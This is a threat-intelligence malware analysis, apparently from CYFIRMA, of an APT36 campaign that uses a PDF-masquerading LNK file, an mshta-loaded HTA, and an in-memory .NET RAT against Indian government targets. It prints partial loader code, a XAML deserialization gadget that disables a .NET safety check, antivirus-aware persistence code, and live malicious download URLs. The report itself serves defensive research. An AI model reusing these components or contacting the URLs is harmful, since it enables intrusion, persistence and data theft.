APT36 : Multi-Stage LNK Malware Campaign Targeting Indian Government Entities

cyfirma.com/research/apt36-multi-stage-lnk-malware-campaign-targeting-indian-government-entities

Published On : 2025-12-30

EXECUTIVE SUMMARY

CYFIRMA has identified a targeted malware campaign attributed to APT36 (Transparent Tribe), a Pakistan aligned threat actor actively engaged in cyber espionage operations against Indian governmental, academic, and strategic entities. The campaign employs deceptive delivery techniques, including a weaponized Windows shortcut (LNK) file masquerading as a legitimate PDF document and embedded with full PDF content to evade user suspicion.

Execution of the LNK file leverages the trusted Windows binary mshta.exe to retrieve and execute attacker controlled HTA content in a fileless manner. The HTA loader performs layered decryption routines and reconstructs encrypted payloads entirely in memory. A staged execution model is observed, where an initial configuration payload weakens .NET deserialization safeguards, followed by an in memory malicious DLL that functions as a fully featured Remote Access Trojan (RAT).

The malware implements antivirus aware persistence mechanisms and encrypted command and control communications, enabling long term access, data theft, surveillance, and remote system control while minimizing forensic artifacts and detection.

INTRODUCTION

This report analyzes a cyber espionage campaign attributed to APT36 (Transparent Tribe), targeting Indian governmental and strategic sectors. The attack begins with a spear-phishing email containing a ZIP archive with a malicious LNK file disguised as a PDF. Execution triggers mshta.exe to run an HTA script that decrypts and loads in-memory payloads. The primary payload, ReadOnly, configures the environment and bypasses .NET security checks, while WriteOnly executes a malicious DLL in memory, enabling RAT operations. The malware adapts to installed antivirus solutions, maintains persistence, and supports remote system control, data exfiltration, and surveillance, reflecting the actor's sophisticated operational capabilities.

Basic Details:

Target Technologies	Windows Operating System
Threat Type	Phishing Campaign
File Types	LNK (Windows Shortcut)
Key Malware Identifiers	Online JLPT Exam Dec 2025.pdf.lnk
Observed First	2025-12-15
Impact	Data Exfiltration
MD5 Hashes	Online 20JLPT 20Exam 20Dec 202025.zip "30fda797535a0f367ea2809426760020" Online JLPT Exam Dec 2025.pdf.lnk "ceb715db684199958aa5e6c05dc5c7f0" jip.hta "6baf7121594b84177eec4420875908cf"


Capabilities of Malware:
The analyzed malware functions as a fully featured Remote Access Trojan (RAT) designed to provide the attacker with persistent, covert control over compromised systems. Its key capabilities include:

- Stealthy Execution: Utilizes trusted Windows binaries (mshta.exe, PowerShell, cmd.exe) and in memory execution to minimize on disk artifacts and evade detection.
- Command and Control (C2): Establishes persistent, encrypted communication with the attacker's server to receive and execute commands.
- System Profiling: Collects detailed host information, including OS version, username, installed software, and active antivirus products.
- Remote Command Execution: Executes arbitrary shell commands and returns output to the attacker.
- File Management: Enumerates, uploads, downloads, renames, deletes, and moves files and directories on the victim system.
- Data Theft: Harvests sensitive documents (Office files, PDFs, text, and database files) and exfiltrates them securely.
- Surveillance: Captures screenshots, enables remote desktop viewing, and monitors clipboard contents.
- Clipboard Manipulation: Steals and overwrites clipboard data, potentially facilitating cryptocurrency theft.
- Process Control: Lists running processes and terminates selected processes.
- Persistence: Adapts persistence mechanisms based on detected antivirus solutions to maintain long term access.

Collectively, these capabilities confirm the malware's role as an espionage focused RAT supporting surveillance, data exfiltration, and remote system control.

MALWARE INFECTION LIFECYCLE


Initial Access and Delivery
In this campaign, the threat actor uses a malicious ZIP archive titled "Online JLPT Exam Dec 2025.zip" as the initial delivery vector. The archive is distributed to victims as a lure related to an examination document, increasing the likelihood of user interaction.



Upon extraction, the archive reveals a double extension shortcut file (.pdf.lnk). Due to the way Windows handles shortcut files, the .lnk extension is not displayed even when file extension visibility is enabled. As a result, the file convincingly masquerades as a legitimate PDF document. Notably, the shortcut file exceeds 2 MB in size, which is highly abnormal, as Windows shortcut files are typically only 10–12 KB. This discrepancy prompted further analysis.

Shortcut File Analysis and PDF Masquerading

Inspection of the .lnk file contents revealed multiple endstream and endobj markers associated with embedded image objects.





Extraction of the multiple embedded images further confirmed that the shortcut file size was intentionally inflated. This evidence indicates that the file contains a fully embedded PDF structure rather than a typical lightweight shortcut. The .lnk file was deliberately crafted to encapsulate PDF content, increasing its size to closely resemble that of a legitimate PDF document. This tactic is likely intended to mislead users by matching expected PDF file sizes, in contrast to standard shortcut files, which are typically only 10–12 KB in size.

Additional Embedded Artifacts

The archive also contains a hidden directory named usb, which includes a file named usbsyn.pim. Although its exact functionality could not be conclusively determined during analysis,

the file likely contains encrypted data or code that may be decrypted and leveraged at runtime during later stages of the infection.







Execution via Living off the Land Binary

Analysis of the shortcut revealed that it executes the legitimate Windows utility mshta.exe, passing a remote URL as a command line argument:

HTA source: https://innlive.in/assets/public/01/jlp/jip.hta




Remote icon reference: https://drjagrutichavan.com/assetl/hp/pk5//ico/wd.ico




At the time of analysis, the wd.ico resource was unavailable, and as a result, the .lnk file could not render the intended icon.

Examination of the file attributes indicates that the “Online JLPT Exam Dec 2025.pdf.lnk” file was created on March 27, 2025



To reinforce the deception, the HTA downloads and opens a legitimate PDF document, ensuring the victim perceives the activity as benign.


[redacted]

11338/AP/DGBR/ 30 /EG-1 dt 29 Oct 2025

(All Projects)

GREF Centre

EBW (GREF)

ONLINE JLPT EXAM DEC 2025 : GEN INSTR

Copy of Dte Gen Comb Engrs (CE-3) letter No 63739/JLPT/02/CE-3 dt 28 Oct 2025 in the subject matter is forwarded herewith for dissemination the same to units under command for their info and necessary action please.

[redacted]

HTA Loader: Obfuscation and Decryption Logic

The HTA script functions as a covert loader designed to execute malicious components with minimal user awareness. It begins by resizing the browser window to zero, effectively concealing execution from the user. The script then defines several functions (USBContents, SyncDataToCD, and CDDownload) that collectively implement custom Base64 decoding and XOR-based decryption routines. Two critical variables, ReadOnly and WriteOnly, are defined and serve as the primary payload containers used during the multi-stage execution process.

```
<script language="javascript">
window.resizeTo(0,0);

function USBContents(e){var r,t={},n=[],o="",a=String.fromCharCode,i=[[65,91],

function CDContents(e,t){var r=new ActiveXObject(USBContents(SyncDataToCD('G34
var DataToUSB = "NMSOW_$^*$_68923_MOXOE";
function SyncDataToCD(text) {
    var ProcessData="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234

    function CDDownload(s){var o="",i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/g,"");
        while(i<s.length){var e1=ProcessData.indexOf(s.charAt(i++)),e2=Process
            e3=ProcessData.indexOf(s.charAt(i++)),e4=ProcessData.indexOf(s.cha
            c1=(e1<<2)|(e2>>4),c2=((e2&15)<<4)|(e3>>2),c3=((e3&3)<<6)|e4;
            o+=String.fromCharCode(c1);
            if(e3!=64)o+=String.fromCharCode(c2);
            if(e4!=64)o+=String.fromCharCode(c3);} return o;}
    function ProcessSignal(str,k){var r="";for(var i=0;i<str.length;i++){r+=St

   return ProcessSignal(CDDownload(text),DataToUSB);
}

            var ReadOnly = USBContents(SyncDataToCD('HxgVCQYKYhx4Z2dAdEAKRQ4bC

            var WriteOnly = USBContents('QUFFQUFBRC8vLy8vQVFBQUFBQUFBQUFNQWdBQ
```

Abuse of ActiveX and Environment Manipulation

After decoding logic is established, the HTA leverages ActiveX objects, particularly WScript.Shell, to interact with the Windows environment. It queries registry values to determine the available .NET runtime and dynamically sets the COMPLUS_Version environment variable.

This behavior demonstrates environment profiling and runtime manipulation, ensuring compatibility with the target system and increasing execution reliability techniques commonly observed in malware abusing mshta.exe.

```
var  UserMode = SyncDataToCD(
'BgYfAgsMaxh+cx5kfWV/Wjw/ICsgIzoRfQESC2IsS0k6QVdLWW8peWFoYXZ+fmJ2Cw==');

var ReplacedData = new ActiveXObject(USBContents('V1NjcmlwdC5TaGVsbA==')
    YOOSD_OPESE_KIOPSD = USBContents('djQuMC4zMDMxOQ==');

    try {
        ReplacedData.RegRead(UserMode);
    } catch(CDROW) {
        YOOSD_OPESE_KIOPSD = USBContents('djIuMC41MDcyNw==');
    }

    ReplacedData.Environment(USBContents('UHJvY2Vzcw==')(USBContents(
    'Q09NUExVU19WZXJzaW9u')) = YOOSD_OPESE_KIOPSD;
```

Encrypted Code

```
YOOSD_OPESE_KIOPSD = "v4.0.30319";
try {
    new
    ActiveXObject("WScript.Shell").RegRead(HKLM\SOFTWARE\Microsoft\.NETF
    ramework\v4.0.30319);
} catch(CDROW) {

    YOOSD_OPESE_KIOPSD = "v2.0.50727";
}
new
ActiveXObject("WScript.Shell").Environment("Process")("COMPLUS_Version")
 = YOOSD_OPESE_KIOPSD;
```

Decrypted code

Stage -1 ReadOnly – Configuration Payload (XAML Based Deserialization Abuse)
The ReadOnly payload represents the first stage component and reconstructs a 2312 byte object in memory.

```
var LinkedCDMode01 = CDContents(ReadOnly, 2312);
var LinkedCDMode02 = new ActiveXObject(USBContents('U3lzdGVtLlJ1bnRpbWUuU2
LinkedCDMode02.Deserialize_2(LinkedCDMode01);
```

After decryption, it was identified as a serialized .NET object containing XAML based configuration data, deserialized in memory using BinaryFormatter. The payload embeds a malicious ResourceDictionary that abuses ObjectDataProvider elements to modify sensitive runtime settings.

Specifically, it disables .NET deserialization safeguards by manipulating System.Workflow.ComponentModel.AppSettings and setting the internal field disableActivitySurrogateSelectorTypeCheck to true.

This confirms that the ReadOnly payload functions as a configuration initializer, weakening security controls to allow unsafe deserialization in later stages.

```
MethodName="GetType">
    <ObjectDataProvider.MethodParameters>
        <s:String>System.Workflow.ComponentModel.AppSettings,
        System.Workflow.ComponentModel, Version=4.0.0.0,
        Culture=neutral, PublicKeyToken=31bf3856ad364e35
        </s:String>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
<ObjectDataProvider x:Key="field" ObjectInstance=
"{StaticResource type}" MethodName="GetField">
    <ObjectDataProvider.MethodParameters>
        <s:String>disableActivitySurrogateSelectorTypeCheck
        </s:String>
        <r:BindingFlags>40</r:BindingFlags>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
<ObjectDataProvider x:Key="set" ObjectInstance=
"{StaticResource field}" MethodName="SetValue">
    <ObjectDataProvider.MethodParameters>
        <s:Object/>
        <s:Boolean>true</s:Boolean>
    </ObjectDataProvider.MethodParameters>
```

Stage- 2 Payload: WriteOnly (Final DLL Execution)

The WriteOnly variable represents a secondary or fallback encrypted payload. If the first stage fails, this payload is used to load a larger second stage component (359 KB).

```
try{
    var LinkedCDMode03 = CDContents(WriteOnly, 359793);
    var LinkedCDMode04 = new ActiveXObject(USBContents('U3lzdGVtLlJlbnRpb
    LinkedCDMode04.Deserialize_2(LinkedCDMode03);
```


Unlike traditional malware dropped to disk, WriteOnly is a fileless DLL payload that is deserialized and executed entirely in memory, making it highly stealthy and central to the infection chain. Analysis revealed this DLL to be ki2mtmkl.dll, which serves as a core malicious component.

Name	Date modified	Type	Size
ki2mtmkl.dll	12/26/2025 12:16 AM	Application extension	347 KB

Analysis of ki2mtmkl.dll


Primary DLL Execution:

Upon loading, the DLL invokes the Work() function, which serves as the main execution routine. This function initializes the malware's runtime logic and orchestrates subsequent activities, including payload handling, environment setup, and command and control communication.



Decoy PDF Deployment:

As part of the initial execution sequence, the DLL reconstructs and decompresses an embedded decoy document from encoded data and writes it to the system's temporary directory. The decoy file is a legitimate PDF that is automatically opened to deceive the user into believing the file execution is harmless. While the victim is engaged with the visible PDF, the malware continues executing in the background, decrypting and activating its malicious payload once C2 connectivity is confirmed.



Persistence Mechanism Based on Installed Antivirus:

This function implements an antivirus detection mechanism that enables the malware to profile the security posture of the compromised system and dynamically adjust its execution logic. It queries the Windows Management Instrumentation (WMI) root\SecurityCenter2 namespace to enumerate installed antivirus products and extract their display names.

```
private ManagementObjectCollection Antivirus()
{
    ManagementObjectCollection result;
    using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher
      ("\\\\" + Environment.MachineName + "\\root\\SecurityCenter2", "Select * from
      AntivirusProduct"))
    {
        ManagementObjectCollection managementObjectCollection =
          managementObjectSearcher.Get();
        result = managementObjectCollection;
    }
    return result;
}
```

```
foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
{
    if (managementBaseObject["displayName"].ToString().Contains("AVG"))
    {
        flag3 = true;
    }
    else if (managementBaseObject["displayName"].ToString().Contains("Kaspersky"))
    {
        flag7 = true;
    }
    else if (managementBaseObject["displayName"].ToString().Contains("Quick"))
    {
        flag6 = true;
    }
    else if (managementBaseObject["displayName"].ToString().Contains("Avast"))
    {
        flag4 = true;
    }
    else if (managementBaseObject["displayName"].ToString().Contains("Avira"))
    {
        flag5 = true;
    }
    else if (!managementBaseObject["displayName"].ToString().Contains("Bitdefender"))
    {
        managementBaseObject["displayName"].ToString().Contains("WindowsDefender");
    }
```

Based on this security profiling, the malware tailors its execution, persistence, and evasion techniques according to the antivirus solution present on the system.

When Kaspersky is detected (flag7), the malware creates its working directory under C:\Users\Public\core\, writes an obfuscated HTA payload (flow.hta) to disk, and establishes persistence by dropping a shortcut file in the user's Startup folder. The payload is then executed using the trusted Windows binary mshta.exe via a PowerShell invocation, enabling stealthy execution.

```
targetPath = "C:\\Users\\Public\\core\\";
```

```
if (flag7)
{
    if (!Directory.Exists(TestClass.targetPath))
    {
        Directory.CreateDirectory(TestClass.targetPath);
    }
    string command = "\"C:\\Windows\\SysWOW64\\mshta.exe\"  \"C:\\Users\\Public\
      \core\\" + TestClass.nameT;
    this.copyNewFile(TestClass.flowData, TestClass.targetPath + TestClass.nameT);
    Thread.Sleep(500);
    string filePath = Environment.GetFolderPath(Environment.SpecialFolder.Startup)
      + TestClass.DLLLnkName;
    this.createShortFile(filePath, this.AvastTemp);
    Thread.Sleep(1000);
    Thread.Sleep(500);
    TestClass.ExecutePowerShellCommand(command);
}
```

If Quick Heal is identified (flag6), the malware follows an alternative persistence strategy by generating a batch file and a malicious shortcut in the Startup directory. It writes the HTA payload to disk and executes it indirectly through the batch script, indicating a security product specific execution path.

```
@echo off
start /b mshta.exe "C:\Users\Public\core\flow.hta"
exit
```

```
else if (flag6)
{
    if (!Directory.Exists(TestClass.targetPath))
    {
        Directory.CreateDirectory(TestClass.targetPath);
    }
    this.writeRun(this.StartBatFile, TestClass.targetPath + TestClass.RunbatNameT);
    Thread.Sleep(1000);
    string filePath2 = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + TestClass.lnkNameT;
    this.createShortFile(filePath2, this.StartLnk);
    Thread.Sleep(1000);
    Thread.Sleep(1000);
    this.copyNewFile(TestClass.flowData, TestClass.targetPath + TestClass.nameT);
    Process.Start(TestClass.targetPath + TestClass.RunbatNameT);
    Thread.Sleep(500);
}
```

In environments where Avast, AVG, or Avira are present (flag4, flag3, or flag5), the malware simplifies its approach by directly copying the payload into the Startup directory and executing it, relying on reduced defensive interference.

```
else if (flag4 || flag3 || flag5)
{
    if (!Directory.Exists(TestClass.targetPath))
    {
        Directory.CreateDirectory(TestClass.targetPath);
    }
    Thread.Sleep(500);
